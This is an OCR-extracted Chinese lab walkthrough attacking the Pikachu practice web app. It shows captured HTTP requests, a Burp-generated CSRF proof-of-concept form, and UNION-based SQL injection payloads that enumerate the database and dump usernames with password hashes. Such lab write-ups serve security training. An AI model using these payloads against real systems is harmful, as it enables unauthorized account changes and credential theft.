
邮箱:kobe@pikachu.com

修改个人信息



```
GET /vul/csrf/csrfget/csrf_get_edit.php?sex=boy&phonenum=11111111111&add=111111&email=11111111&submit=submit HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2:8081/vul/csrf/csrfget/csrf_get_edit.php
Cookie: PHPSESSID=pl0kb6pqfmjhpgf5t1kvq3nh70
Upgrade-Insecure-Requests: 1
```

```
http://172.16.72.2:8081/vul/csrf/csrfget/csrf_get_edit.php?
sex=boy&phonenum=11111111111&add=111111&email=11111111&submit=submit
```



hello,kobe,欢迎来到个人会员中心 | 退出登录

姓名:kobe


性别:boy

手机:15988767673

住址:nba lakes

邮箱:kobe@pikachu.com

修改个人信息



hello,kobe,欢迎来到个人会员中心 | 退出登录

姓名:kobe

性别:boy


手机:11111111111

住址:111111

邮箱:11111111

修改个人信息

csrf_post



hello,vince,欢迎来到个人会员中心 | 退出登录

姓名:vince

性别:boy

手机:11111111111


住址:chain

邮箱:kobe@pikachu.com

修改个人信息

post 转 get

```
http://172.16.72.2:8081/vul/csrf/csrfpost/csrf_post_edit.php?
sex=boy&phonenum=2222&add=2222&email=2222&submit=submit
```



hello,kobe,欢迎来到个人会员中心 | 退出登录

姓名:kobe


性别: boy

手机: 11111111111

住址: 111111

邮箱: 11111111

使用vince登录，抓包，使用`generate csrf poc` 模块



```
POST /vul/csrf/csrfpost/csrf_post_edit.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Origin: http://17
Connection: close
```

Show response in browser ×

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/1/4lsimua6cjdemej3m5zbd4q9djxaenm7 Copy


□ In future, just copy the URL and don't show this dialog Close

CSRF HTML:

```
<html>
 <!-- CSRF PoC - g
 <body>
 <script>history.pushState('', '', '/')</script>
  <form action="http://172.16.72.2:8081/vul/csrf/csrfpost/csrf_post_edit.php" method="POST">
   <input type="hidden" name="sex" value="boy" />
   <input type="hidden" name="phonenum" value="333" />
   <input type="hidden" name="add" value="333" />
   <input type="hidden" name="email" value="333" />
   <input type="hidden" name="submit" value="submit" />
   <input type="submit" value="Submit request" />
  </form>
 </body>
</html>
```

将链接发送到kobe账户，点击

```
http://burpsuite/show/1/4lsimua6cjdemej3m5zbd4g9djxaenm7
```



hello,kobe,欢迎来到个人会员中心 | 退出登录

姓名:kobe

性别:boy

手机:333

住址:333


邮箱:333

修改个人信息

sql 注入

数字型注入_post


注入点



```
POST /vul/sqli/sqli_id.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_id.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

id=2'&submit=%E6%9F%A5%E8%AF%A2
```

```
      </li>



     </ul>
    </li>


   </ul>
   <!-- /.nav-list -->

   <div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse">
    <i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left
    ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2
    ="ace-icon fa fa-angle-double-right">
    </i>
   </div>
  </div>

  You have an error in your SQL syntax; check the manual that corresponds to your
  MariaDB server version for the right syntax to use near ''' at line 1
```


```
id=2 and 1=1 #&submit=%E6%9F%A5%E8%AF%A2
id=2 and 1=2 #&submit=%E6%9F%A5%E8%AF%A2
```



```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_id.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

id=2 and 1=2 #&submit=%E6%9F%A5%E8%AF%A2
```

```
      </select>
      <input class="sqli_submit" type="submit" n
     </form>
     <p class='notice'>
      您输入的user id不存在，请重新输入！
     </p>

    </div>




   </div>
   <!-- /.page-content -->
```


判断列数



```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_id.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

id=2 order by 3#&submit=%E6%9F%A5%E8%AF%A2
```

```
     </ul>
    </li>


   </ul>
   <!-- /.nav-list -->

   <div class="sidebar-toggle sidebar-collapse" id="sidebar-col
    <i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-doub
    ace-save-state" data-icon1="ace-icon fa fa-angle-double-left
    ="ace-icon fa fa-angle-double-right">
    </i>
   </div>
  </div>

  Unknown column '3' in 'order clause'
```


回显位置



```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_id.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

id=-2 union select 11,22#&submit=%E6%9F%A5%E8%AF%A2
```

```
      </select>
      <input class="sqli_submit" type="submit" name="su
    </form>
    <p class='notice'>
      hello,11 <br />
      your email is: 22
    </p>

  </div>




  </div>
  <!-- /.page-content -->
```


查看数据库名



```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_id.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

id=-2 union select 11,group_concat(schema_name) from
information_schema.schemata #&submit=%E6%9F%A5%E8%AF%A2
```

```
      </select>
      <input class="sqli_submit" type="submit" name="submit" value="查询" />
    </form>
    <p class='notice'>
      hello,11 <br />
      your email is:
      information_schema,bWAPP,challenges,dvwa,dvwaplus,less42,less43,less44,less45,les
      s50,less51,mysql,performance_schema,pikachu,pkxss,security,test
    </p>

  </div>




  </div>
  <!-- /.page-content -->
  </div>
</div>
```


查询数据表



```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 135
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_id.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

id=-2 union select 11,group_concat(table_name) from
information_schema.tables where table_schema="pikachu"
#&submit=%E6%9F%A5%E8%AF%A2
```

```
        </option>
        <option value="6">
          6
        </option>
      </select>
      <input class="sqli_submit" type="submit" name="submit" value="查询" />
    </form>
    <p class='notice'>
      hello,11 <br />
      your email is: httpinfo,member,message,users,xssblind
    </p>

  </div>




  </div>
  <!-- /.page-content -->
```


查询字段信息



```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 160
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_id.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

id=-2 union select 11,group_concat(column_name) from
information_schema.columns where table_schema="pikachu" and
table_name="users" #&submit=%E6%9F%A5%E8%AF%A2
```

```
        </option>
      </select>
      <input class="sqli_submit" type="submit" name="submit" value
    </form>
    <p class='notice'>
      hello,11 <br />
      your email is: id,username,password,level
    </p>

  </div>




  </div>
  <!-- /.page-content -->
```

查询详细数据




```
POST /vul/sqli/sqli_id.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 114
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_id.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

id=-2 union select 11,group_concat(concat(username,0x2f,password))
from pikachu.users #&submit=%E6%9F%A5%E8%AF%A2
```

```
          6
        </option>
      </select>
      <input class="sqli_submit" type="submit" name="submit" value="查询" />
    </form>
    <p class='notice'>
     hello,11 <br />
     your email is:
     admin/e10adc3949ba59abbe56e057f20f883e,pikachu/670b14728ad9902aecba32e22fa4f6bd,t
     est/e99a18c428cb38d5f260853678922e03
    </p>

   </div>



  </div>
  <!-- /.page-content -->
 </div>
```

字符型注入_get

